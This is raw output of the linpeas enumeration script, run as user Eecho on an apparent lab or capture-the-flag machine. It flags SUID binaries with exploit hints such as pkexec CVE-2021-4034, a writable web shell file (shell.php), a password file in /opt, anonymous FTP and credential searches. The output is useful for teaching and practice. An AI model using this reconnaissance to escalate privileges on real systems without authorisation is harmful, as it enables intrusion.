-rw-r--r-- 1 root root 73769 Jan 22 11:54 /etc/php/8.3/apache2/php.iniallow_url_fopen = Onallow_url_include = Offodbc.allow_persistent = Onmysqli.allow_persistent = Onpgsql.allow_persistent = On-rw-r--r-- 1 root root 73714 Mar 13 2025 /etc/php/8.3/cli/php.iniallow_url_fopen = Onallow_url_include = Offodbc.allow_persistent = Onmysqli.allow_persistent = Onpgsql.allow_persistent = On
╔══════════╣ Analyzing MariaDB Files (limit 70)-rw-r--r-- 1 root root 1126 Nov 30 2023 /etc/mysql/mariadb.cnf[client-server]socket = /run/mysqld/mysqld.sock!includedir /etc/mysql/conf.d/!includedir /etc/mysql/mariadb.conf.d/
╔══════════╣ Analyzing PAM Auth Files (limit 70)drwxr-xr-x 2 root root 4096 Jan 22 12:17 /etc/pam.d-rw-r--r-- 1 root root 2133 Dec 21 2023 /etc/pam.d/sshdaccount required pam_nologin.sosession [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so closesession required pam_loginuid.sosession optional pam_keyinit.so force revokesession optional pam_motd.so motd=/run/motd.dynamicsession optional pam_motd.so noupdatesession optional pam_mail.so standard noenv # [1]session required pam_limits.sosession required pam_env.so # [1]session required pam_env.so user_readenv=1 envfile=/etc/default/localesession [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so open
╔══════════╣ Analyzing Ldap Files (limit 70)The password hash is from the {SSHA} to 'structural'drwxr-xr-x 2 root root 4096 Mar 31 2025 /etc/ldap
╔══════════╣ Analyzing Keyring Files (limit 70)drwxr-xr-x 2 root root 4096 Mar 18 2025 /usr/share/keyrings
╔══════════╣ Analyzing FTP Files (limit 70)-rw-r--r-- 1 root root 6137 Jan 22 13:49 /etc/vsftpd.confanonymous_enable=YESno_anon_password=YESanon_root=/var/ftp/publocal_enable=YESwrite_enableanon_upload_enableanon_mkdir_write_enableanon_other_write_enablelocal_enable=YES#write_enable=YES#anon_upload_enable=YES#anon_mkdir_write_enable=YES#chown_uploads=YES#chown_username=whoever-rw-r--r-- 1 root root 41 Jun 18 2015 /usr/lib/tmpfiles.d/vsftpd.conf-rw-r--r-- 1 root root 564 Aug 6 2019 /usr/share/doc/vsftpd/examples/INTERNET_SITE_NOINETD/vsftpd.confanonymous_enablelocal_enablewrite_enableanon_upload_enableanon_mkdir_write_enableanon_other_write_enable-rw-r--r-- 1 root root 506 Aug 6 2019 /usr/share/doc/vsftpd/examples/INTERNET_SITE/vsftpd.confanonymous_enablelocal_enablewrite_enableanon_upload_enableanon_mkdir_write_enableanon_other_write_enable-rw-r--r-- 1 root root 260 Feb 1 2008 /usr/share/doc/vsftpd/examples/VIRTUAL_USERS/vsftpd.confanonymous_enablelocal_enable=YESwrite_enableanon_upload_enableanon_mkdir_write_enableanon_other_write_enable-rw-r--r-- 1 root root 69 Mar 13 2025 /etc/php/8.3/mods-available/ftp.ini-rw-r--r-- 1 root root 69 Mar 13 2025 /usr/share/php8.3-common/common/ftp.ini╔══════════╣ Analyzing Other Interesting Files (limit 70)-rw-r--r-- 1 root root 3526 Apr 18 2019 /etc/skel/.bashrc-rw-r--r-- 1 Eecho Eecho 3526 Apr 18 2019 /home/Eecho/.bashrc-rw-r--r-- 1 root root 807 Apr 18 2019 /etc/skel/.profile-rw-r--r-- 1 Eecho Eecho 807 Apr 18 2019 /home/Eecho/.profile╔══════════╣ Analyzing Windows Files (limit 70)lrwxrwxrwx 1 root root 22 Mar 31 2025 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnflrwxrwxrwx 1 root root 24 Mar 31 2025 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf-rw-r--r-- 1 root root 83 Mar 31 2025 /var/lib/dpkg/alternatives/my.cnf╔══════════╣ Searching mysql credentials and execFound readable /etc/mysql/my.cnf[client-server]socket = /run/mysqld/mysqld.sock!includedir /etc/mysql/conf.d/!includedir /etc/mysql/mariadb.conf.d/
MySQL process not found.╔══════════╣ Analyzing PGP-GPG Files (limit 70)/usr/bin/gpgnetpgpkeys Not Foundnetpgp Not Found-rw-r--r-- 1 root root 8700 Jun 22 2023 /etc/apt/trusted.gpg.d/debian-archive-bookworm-automatic.gpg-rw-r--r-- 1 root root 8709 Jun 22 2023 /etc/apt/trusted.gpg.d/debian-archive-bookworm-security-automatic.gpg-rw-r--r-- 1 root root 280 Jun 22 2023 /etc/apt/trusted.gpg.d/debian-archive-bookworm-stable.gpg-rw-r--r-- 1 root root 8700 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg-rw-r--r-- 1 root root 8709 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-security-automatic.gpg-rw-r--r-- 1 root root 2453 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg-rw-r--r-- 1 root root 8132 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg-rw-r--r-- 1 root root 8141 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg-rw-r--r-- 1 root root 2332 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg-rw-r--r-- 1 root root 7443 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg-rw-r--r-- 1 root root 7452 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg-rw-r--r-- 1 root root 2263 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg-rw-r--r-- 1 root root 0 Apr 1 2025 /etc/apt/trusted.gpg.d/ondrej_ubuntu_php.gpg-rw-r--r-- 1 root root 1769 Apr 1 2025 /etc/apt/trusted.gpg.d/php.gpg-rw-r--r-- 1 root root 2899 Jul 1 2022 /usr/share/gnupg/distsigkey.gpg-rw-r--r-- 1 root root 8700 Jun 22 2023 /usr/share/keyrings/debian-archive-bookworm-automatic.gpg-rw-r--r-- 1 root root 8709 Jun 22 2023 /usr/share/keyrings/debian-archive-bookworm-security-automatic.gpg-rw-r--r-- 1 root root 280 Jun 22 2023 /usr/share/keyrings/debian-archive-bookworm-stable.gpg-rw-r--r-- 1 root root 8700 Jun 22 2023 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg-rw-r--r-- 1 root root 8709 Jun 22 2023 /usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg-rw-r--r-- 1 root root 2453 Jun 22 2023 /usr/share/keyrings/debian-archive-bullseye-stable.gpg-rw-r--r-- 1 root root 8132 Jun 22 2023 /usr/share/keyrings/debian-archive-buster-automatic.gpg-rw-r--r-- 1 root root 8141 Jun 22 2023 /usr/share/keyrings/debian-archive-buster-security-automatic.gpg-rw-r--r-- 1 root root 2332 Jun 22 2023 /usr/share/keyrings/debian-archive-buster-stable.gpg-rw-r--r-- 1 root root 73314 Jun 22 2023 /usr/share/keyrings/debian-archive-keyring.gpg-rw-r--r-- 1 root root 36873 Jun 22 2023 /usr/share/keyrings/debian-archive-removed-keys.gpg-rw-r--r-- 1 root root 7443 Jun 22 2023 /usr/share/keyrings/debian-archive-stretch-automatic.gpg-rw-r--r-- 1 root root 7452 Jun 22 2023 /usr/share/keyrings/debian-archive-stretch-security-automatic.gpg-rw-r--r-- 1 root root 2263 Jun 22 2023 /usr/share/keyrings/debian-archive-stretch-stable.gpg╔══════════╣ Searching uncommon passwd files (splunk)passwd file: /etc/pam.d/passwdpasswd file: /etc/passwdpasswd file: /usr/share/lintian/overrides/passwd
╔══════════╣ Searching ssl/ssh files╔══════════╣ Analyzing SSH Files (limit 70)-rw-r--r-- 1 root root 172 Mar 18 2025 /etc/ssh/ssh_host_ecdsa_key.pub-rw-r--r-- 1 root root 92 Mar 18 2025 /etc/ssh/ssh_host_ed25519_key.pub-rw-r--r-- 1 root root 564 Mar 18 2025 /etc/ssh/ssh_host_rsa_key.pubPermitRootLogin yesChallengeResponseAuthentication noUsePAM yes══╣ Some certificates were found (out limited):/etc/ssl/certs/ACCVRAIZ1.pem/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem/etc/ssl/certs/Actalis_Authentication_Root_CA.pem/etc/ssl/certs/AffirmTrust_Commercial.pem/etc/ssl/certs/AffirmTrust_Networking.pem/etc/ssl/certs/AffirmTrust_Premium_ECC.pem/etc/ssl/certs/AffirmTrust_Premium.pem/etc/ssl/certs/Amazon_Root_CA_1.pem/etc/ssl/certs/Amazon_Root_CA_2.pem/etc/ssl/certs/Amazon_Root_CA_3.pem/etc/ssl/certs/Amazon_Root_CA_4.pem/etc/ssl/certs/Atos_TrustedRoot_2011.pem/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem/etc/ssl/certs/Baltimore_CyberTrust_Root.pem/etc/ssl/certs/Buypass_Class_2_Root_CA.pem/etc/ssl/certs/Buypass_Class_3_Root_CA.pem/etc/ssl/certs/ca-certificates.crt/etc/ssl/certs/CA_Disig_Root_R2.pem/etc/ssl/certs/Certigna.pem/etc/ssl/certs/Certigna_Root_CA.pem12580PSTORAGE_CERTSBIN
══╣ Writable ssh and gpg agents/etc/systemd/user/sockets.target.wants/gpg-agent.socket/etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket/etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket/etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket══╣ Some home ssh config file was found/usr/share/openssh/sshd_configInclude /etc/ssh/sshd_config.d/*.confChallengeResponseAuthentication noUsePAM yesX11Forwarding yesPrintMotd noAcceptEnv LANG LC_*Subsystem sftp /usr/lib/openssh/sftp-server══╣ /etc/hosts.allow file found, trying to read the rules:/etc/hosts.allowSearching inside /etc/ssh/ssh_config for interesting infoInclude /etc/ssh/ssh_config.d/*.confHost * SendEnv LANG LC_* HashKnownHosts yes GSSAPIAuthentication yes ╔════════════════════════════════════╗══════════════════════╣ Files with Interesting Permissions ╠══════════════════════ ╚════════════════════════════════════╝╔══════════╣ SUID - Check easy privesc, exploits and write perms╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suidstrace Not Found-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd-rwsr-xr-x 1 root root 47K Apr 6 2024 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8-rwsr-xr-x 1 root root 63K Apr 6 2024 /usr/bin/su-rwsr-xr-x 1 root root 35K Apr 6 2024 /usr/bin/umount ---> BSD/Linux(08-1996)-rwsr-xr-x 1 root root 23K Jan 13 2022 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034-rwsr-xr-x 1 root root 179K Jan 14 2023 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)-rwsr-xr-- 1 root messagebus 51K Jun 6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device-rwsr-xr-x 1 root root 471K Dec 21 2023 /usr/lib/openssh/ssh-keysign-rwsr-xr-x 1 root root 19K Jan 13 2022 /usr/libexec/polkit-agent-helper-1╔══════════╣ SGID╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd-rwxr-sr-x 1 root ssh 347K Dec 21 2023 /usr/bin/ssh-agent-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab╔══════════╣ Files with ACLs (limited to 50)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#aclsfiles with acls in searched folders Not Found╔══════════╣ Capabilities╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities══╣ Current shell capabilities./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapInh: [Invalid capability format]./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapPrm: [Invalid capability format]./linpeas.sh: 7785: ./linpeas.sh: [[: not foundCapEff: [Invalid capability format]./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapBnd: [Invalid capability format]./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapAmb: [Invalid capability format]
╚ Parent process capabilities./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapInh: [Invalid capability format]./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapPrm: [Invalid capability format]./linpeas.sh: 7810: ./linpeas.sh: [[: not foundCapEff: [Invalid capability format]./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapBnd: [Invalid capability format]./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapAmb: [Invalid capability format]Files with capabilities (limited to 50):/usr/bin/ping = cap_net_raw+ep/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
╔══════════╣ Checking misconfigurations of ld.so╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso/etc/ld.so.confContent of /etc/ld.so.conf:include /etc/ld.so.conf.d/*.conf/etc/ld.so.conf.d /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf - /usr/lib/x86_64-linux-gnu/libfakeroot /etc/ld.so.conf.d/libc.conf - /usr/local/lib /etc/ld.so.conf.d/x86_64-linux-gnu.conf - /usr/local/lib/x86_64-linux-gnu - /lib/x86_64-linux-gnu - /usr/lib/x86_64-linux-gnu
/etc/ld.so.preload╔══════════╣ Files (scripts) in /etc/profile.d/╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#profiles-filestotal 8drwxr-xr-x 2 root root 4096 Sep 3 2022 .drwxr-xr-x 83 root root 4096 Jan 24 02:15 ..
╔══════════╣ Permissions in init, init.d, systemd, and rc.d╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd
╔══════════╣ AppArmor binary profiles-rw-r--r-- 1 root root 729 Nov 13 2020 usr.sbin.inspircd
═╣ Hashes inside passwd file? ........... No═╣ Writable passwd file? ................ No═╣ Credentials in fstab/mtab? ........... No═╣ Can I read shadow files? ............. No═╣ Can I read shadow plists? ............ No═╣ Can I write shadow plists? ........... No═╣ Can I read opasswd file? ............. No═╣ Can I write in network-scripts? ...... No═╣ Can I read root folder? .............. No
╔══════════╣ Searching root files in home dirs (limit 30)/home//root//var/www/var/www/html/uploads/syz.png/var/www/localhost/index.html
╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
╔══════════╣ Readable files belonging to root and readable by me but not world readable
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files/dev/mqueue/dev/shm/home/Eecho/run/lock/run/user/1000/run/user/1000/dbus-1/run/user/1000/dbus-1/services/run/user/1000/gnupg/run/user/1000/systemd/run/user/1000/systemd/inaccessible/run/user/1000/systemd/inaccessible/dir/run/user/1000/systemd/inaccessible/reg/run/user/1000/systemd/units/tmp/tmp/.font-unix/tmp/.ICE-unix/tmp/.Test-unix/tmp/.X11-unix/tmp/.XIM-unix/usr/local/bin/irc_bot.py/var/lib/php/sessions/var/tmp/var/www/html/shell.php
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files ╔═════════════════════════╗════════════════════════════╣ Other Interesting Files ╠════════════════════════════ ╚═════════════════════════╝╔══════════╣ .sh files in path╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path/usr/bin/gettext.sh
╔══════════╣ Executable files potentially added by user (limit 70)2026-01-22+11:35:24.8002567090 /var/www/html/index.php2025-04-11+22:22:32.8990844810 /etc/grub.d/10_linux2025-04-11+22:07:00.9628442610 /etc/grub.d/40_custom2025-04-05+08:32:38.1253354200 /usr/local/bin/irc_bot.py2025-04-01+03:55:32.0919414020 /usr/local/bin/calc-prorate
╔══════════╣ Unexpected in /opt (usually empty)total 12drwxr-xr-x 2 root root 4096 Jan 22 12:29 .drwxr-xr-x 18 root root 4096 Mar 18 2025 ..-rw-r--r-- 1 root root 31 Jan 22 12:29 Eecho_pass.txt
╔══════════╣ Unexpected in root/initrd.img.old/vmlinuz.old/vmlinuz/initrd.img
╔══════════╣ Modified interesting files in the last 5mins (limit 100)/home/Eecho/.gnupg/trustdb.gpg/home/Eecho/.gnupg/pubring.kbx/var/log/syslog/var/log/auth.log/var/log/daemon.log/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/system.journal/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/user-1000.journal
╔══════════╣ Writable log files (logrotten) (limit 50)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#logrotate-exploitationlogrotate 3.14.0
Default mail command: /usr/bin/mail Default compress command: /bin/gzip Default uncompress command: /bin/gunzip Default compress extension: .gz Default state file path: /var/lib/logrotate/status ACL support: yes SELinux support: yes╔══════════╣ Syslog configuration (limit 50)
module(load="imuxsock") # provides support for local system loggingmodule(load="imklog") # provides kernel logging support
$ActionFileDefaultTemplate RSYSLOG_TraditionalFileFormat
$FileOwner root$FileGroup adm$FileCreateMode 0640$DirCreateMode 0755$Umask 0022
$WorkDirectory /var/spool/rsyslog
$IncludeConfig /etc/rsyslog.d/*.conf
auth,authpriv.* /var/log/auth.log*.*;auth,authpriv.none -/var/log/syslogdaemon.* -/var/log/daemon.logkern.* -/var/log/kern.loglpr.* -/var/log/lpr.logmail.* -/var/log/mail.loguser.* -/var/log/user.log
mail.info -/var/log/mail.infomail.warn -/var/log/mail.warnmail.err /var/log/mail.err
*.=debug;\ auth,authpriv.none;\ news.none;mail.none -/var/log/debug*.=info;*.=notice;*.=warn;\ auth,authpriv.none;\ cron,daemon.none;\ mail,news.none -/var/log/messages
*.emerg :omusrmsg:*╔══════════╣ Auditd configuration (limit 50)auditd configuration Not Found╔══════════╣ Log files with potentially weak perms (limit 50) 133959 36 -rw-r----- 1 root adm 29127 Jan 24 01:26 /var/log/debug 133873 112 -rw-r----- 1 root adm 106530 Jan 22 10:40 /var/log/daemon.log.1 132336 4 -rw-r----- 1 root adm 1690 Apr 11 2025 /var/log/user.log.1 130894 12 -rw-r----- 1 root adm 11876 Mar 31 2025 /var/log/apt/term.log.2.gz 133108 0 -rw-r----- 1 root adm 0 Jan 22 23:43 /var/log/apt/term.log 133311 12 -rw-r----- 1 root adm 10140 Apr 11 2025 /var/log/apt/term.log.1.gz 133841 184 -rw-r----- 1 root adm 181706 Jan 24 02:02 /var/log/kern.log 130851 12 -rw-r----- 1 root adm 10400 Jan 24 02:22 /var/log/syslog 133881 24 -rw-r----- 1 root adm 18561 Jan 22 10:40 /var/log/auth.log.1 130855 224 -rw-r----- 1 root adm 228576 Apr 11 2025 /var/log/kern.log.2.gz 133942 8 -rw-r----- 1 root adm 5197 Jan 24 02:22 /var/log/auth.log 133852 88 -rw-r----- 1 root adm 89768 Apr 5 2025 /var/log/syslog.4.gz 132383 0 -rw-r----- 1 irc adm 0 Mar 31 2025 /var/log/inspircd.log 130901 60 -rw-r----- 1 root adm 57994 Jan 24 01:26 /var/log/syslog.1 133518 52 -rw-r----- 1 root adm 50014 Apr 11 2025 /var/log/daemon.log.2.gz 133005 28 -rw-r----- 1 root adm 26517 Apr 1 2025 /var/log/syslog.7.gz 133892 56 -rw-r----- 1 root adm 49492 Jan 22 10:40 /var/log/debug.1 133387 16 -rw-r----- 1 root adm 14763 Apr 11 2025 /var/log/syslog.3.gz 130852 8 -rw-r----- 1 root adm 7408 Apr 11 2025 /var/log/auth.log.2.gz 134195 108 -rw-r----- 1 root adm 107576 Jan 22 10:40 /var/log/syslog.2.gz 132238 4 -rw------- 1 irc irc 328 Mar 31 2025 /var/log/ircd/ircd-hybrid-user.log 132234 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-oper.log 132224 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-kill.log 132227 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-dline.log 132240 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-debug.log 132226 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-kline.log 132233 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-resv.log 132231 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-xline.log 132995 44 -rw-r----- 1 root adm 41915 Apr 3 2025 /var/log/syslog.6.gz 130857 16 -rw-r----- 1 root adm 13708 Apr 11 2025 /var/log/debug.2.gz 130854 72 -rw-r----- 1 root adm 68886 Jan 24 02:22 /var/log/daemon.log 130853 196 -rw-r----- 1 root adm 198715 Apr 11 2025 /var/log/messages.2.gz 133953 4 -rw-r----- 1 root adm 203 Jan 24 01:53 /var/log/user.log 133960 152 -rw-r----- 1 root adm 152640 Jan 24 02:02 /var/log/messages 131094 16 -rw-r----- 1 root adm 13851 Apr 4 2025 /var/log/syslog.5.gz 133899 312 -rw-r----- 1 root adm 311774 Jan 22 10:40 /var/log/messages.1 133876 356 -rw-r----- 1 root adm 357157 Jan 22 10:40 /var/log/kern.log.1
╔══════════╣ Files inside /home/Eecho (limit 20)total 4012drwxr-xr-x 3 Eecho Eecho 4096 Jan 24 02:22 .drwxr-xr-x 3 root root 4096 Jan 22 11:51 ..-rw-r--r-- 1 Eecho Eecho 220 Apr 18 2019 .bash_logout-rw-r--r-- 1 Eecho Eecho 3526 Apr 18 2019 .bashrcdrwx------ 3 Eecho Eecho 4096 Jan 24 02:22 .gnupg-rwxrwxrwx 1 Eecho Eecho 971926 Nov 15 10:04 linpeas.sh-rw-r--r-- 1 Eecho Eecho 807 Apr 18 2019 .profile-rwxrwxrwx 1 Eecho Eecho 3104768 Jan 11 08:51 pspy64-rw------- 1 Eecho Eecho 44 Jan 22 12:59 user.txt
╔══════════╣ Files inside others home (limit 20)/var/www/html/uploads/.htaccess/var/www/html/uploads/mac.png/var/www/html/uploads/syz.png/var/www/html/uploads/mac.jpg/var/www/html/shell.php/var/www/html/index.php/var/www/localhost/index.html
╔══════════╣ Searching installed mail applications
╔══════════╣ Mails (limit 50)
╔══════════╣ Backup foldersdrwxr-xr-x 2 root root 4096 Jan 24 02:07 /var/backupstotal 44-rw-r--r-- 1 root root 24014 Jan 22 12:40 apt.extended_states.0-rw-r--r-- 1 root root 2568 Apr 11 2025 apt.extended_states.1.gz-rw-r--r-- 1 root root 2556 Apr 4 2025 apt.extended_states.2.gz-rw-r--r-- 1 root root 2006 Apr 1 2025 apt.extended_states.3.gz-rw-r--r-- 1 root root 1542 Apr 1 2025 apt.extended_states.4.gz-rw-r--r-- 1 root root 757 Mar 30 2025 apt.extended_states.5.gz
╔══════════╣ Backup files (limited 100)-rw-r--r-- 1 root root 9731 Jun 30 2022 /usr/lib/modules/4.19.0-21-amd64/kernel/drivers/net/team/team_mode_activebackup.ko-rw-r--r-- 1 root root 9731 Jun 25 2024 /usr/lib/modules/4.19.0-27-amd64/kernel/drivers/net/team/team_mode_activebackup.ko-rw-r--r-- 1 root root 416107 Dec 21 2020 /usr/share/doc/manpages/Changes.old.gz-rw-r--r-- 1 root root 194817 Oct 9 2020 /usr/share/doc/x11-common/changelog.Debian.old.gz-rw-r--r-- 1 root root 1133 Jan 22 12:34 /etc/inetd.conf.bak
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3027002
-> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
╔══════════╣ Web files?(output limit)/var/www/:total 16Kdrwxr-xr-x 4 root root 4.0K Jan 22 12:00 .drwxr-xr-x 13 root root 4.0K Jan 22 12:27 ..drwxr-xr-x 3 www-data www-data 4.0K Jan 24 01:53 htmldrwxr-xr-x 2 www-data www-data 4.0K Jan 22 13:50 localhost
/var/www/html:total 24Kdrwxr-xr-x 3 www-data www-data 4.0K Jan 24 01:53 .
╔══════════╣ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)-rw-r--r-- 1 root root 0 Jan 24 01:26 /run/network/.ifstate.lock-rw-r--r-- 1 root root 0 Feb 22 2021 /usr/share/dictionaries-common/site-elisp/.nosearch-rw-r--r-- 1 Eecho Eecho 220 Apr 18 2019 /home/Eecho/.bash_logout-rw-r--r-- 1 root root 220 Apr 18 2019 /etc/skel/.bash_logout-rw------- 1 root root 0 Mar 18 2025 /etc/.pwd.lock-rw-r--r-- 1 www-data www-data 71 Jan 24 01:48 /var/www/html/uploads/.htaccess
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
╔══════════╣ Searching passwords in history files/usr/share/rubygems-integration/all/gems/rake-13.0.3/lib/rake/thread_history_display.rb: @stats = stats/usr/share/rubygems-integration/all/gems/rake-13.0.3/lib/rake/thread_history_display.rb: @items = { _seq_: 1 }/usr/share/rubygems-integration/all/gems/rake-13.0.3/lib/rake/thread_history_display.rb: @threads = { _seq_: "A" }
╔══════════╣ Searching *password* or *credential* files in home (limit 70)/etc/pam.d/common-password/usr/bin/systemd-ask-password/usr/bin/systemd-tty-ask-password-agent/usr/lib/grub/i386-pc/legacy_password_test.mod/usr/lib/grub/i386-pc/password.mod/usr/lib/grub/i386-pc/password_pbkdf2.mod/usr/lib/ruby/2.7.0/bundler/uri_credentials_filter.rb/usr/lib/systemd/systemd-reply-password/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path/usr/lib/systemd/system/systemd-ask-password-console.path/usr/lib/systemd/system/systemd-ask-password-console.service/usr/lib/systemd/system/systemd-ask-password-wall.path/usr/lib/systemd/system/systemd-ask-password-wall.service #)There are more creds/passwds files in the previous parent folder
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/mysql_clear_password.so/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/sha256_password.so/usr/share/icons/Adwaita/16x16/legacy/dialog-password.png/usr/share/icons/Adwaita/16x16/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/22x22/legacy/dialog-password.png/usr/share/icons/Adwaita/24x24/legacy/dialog-password.png/usr/share/icons/Adwaita/24x24/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/256x256/legacy/dialog-password.png/usr/share/icons/Adwaita/32x32/legacy/dialog-password.png/usr/share/icons/Adwaita/32x32/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/48x48/legacy/dialog-password.png/usr/share/icons/Adwaita/48x48/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/64x64/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/96x96/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/scalable/status/dialog-password-symbolic.svg/usr/share/man/man1/systemd-ask-password.1.gz/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz/usr/share/man/man7/credentials.7.gz/usr/share/man/man8/systemd-ask-password-console.path.8.gz/usr/share/man/man8/systemd-ask-password-console.service.8.gz/usr/share/man/man8/systemd-ask-password-wall.path.8.gz/usr/share/man/man8/systemd-ask-password-wall.service.8.gz #)There are more creds/passwds files in the previous parent folder
/usr/share/pam/common-password.md5sums/var/cache/debconf/passwords.dat/var/lib/pam/password
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Searching passwords inside logs (limit 70)Binary file /var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/user-1000.journal matches/var/log/installer/status:Description: Set up users and passwords
╔══════════╣ Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env varsHOME=/home/EechoLANG=en_US.UTF-8_=./linpeas.shLISTEN_FDNAMES=dbus.socketLISTEN_FDS=1LOGNAME=EechoMANAGERPID=12507NOTIFY_SOCKET=/run/systemd/notifyPWD=/home/EechoSHELL=/bin/bashSHLVL=1SSH_CLIENT=192.168.0.108 36408 22SSH_CLIENT=192.168.0.108 39356 22SSH_CONNECTION=192.168.0.108 36408 192.168.0.106 22SSH_CONNECTION=192.168.0.108 39356 192.168.0.106 22SSH_TTY=/dev/pts/0SSH_TTY=/dev/pts/1TERM=xterm-256colorUSER=EechoXDG_RUNTIME_DIR=/run/user/1000
╔════════════════╗════════════════════════════════╣ API Keys Regex ╠════════════════════════════════ ╚════════════════╝Regexes to search for API keys aren't activated, use param '-r'Eecho@Happiness:~$ cat /usr/local/bin/irc_bot.pyimport irc.botimport irc.clientimport reimport subprocessimport timeimport threading
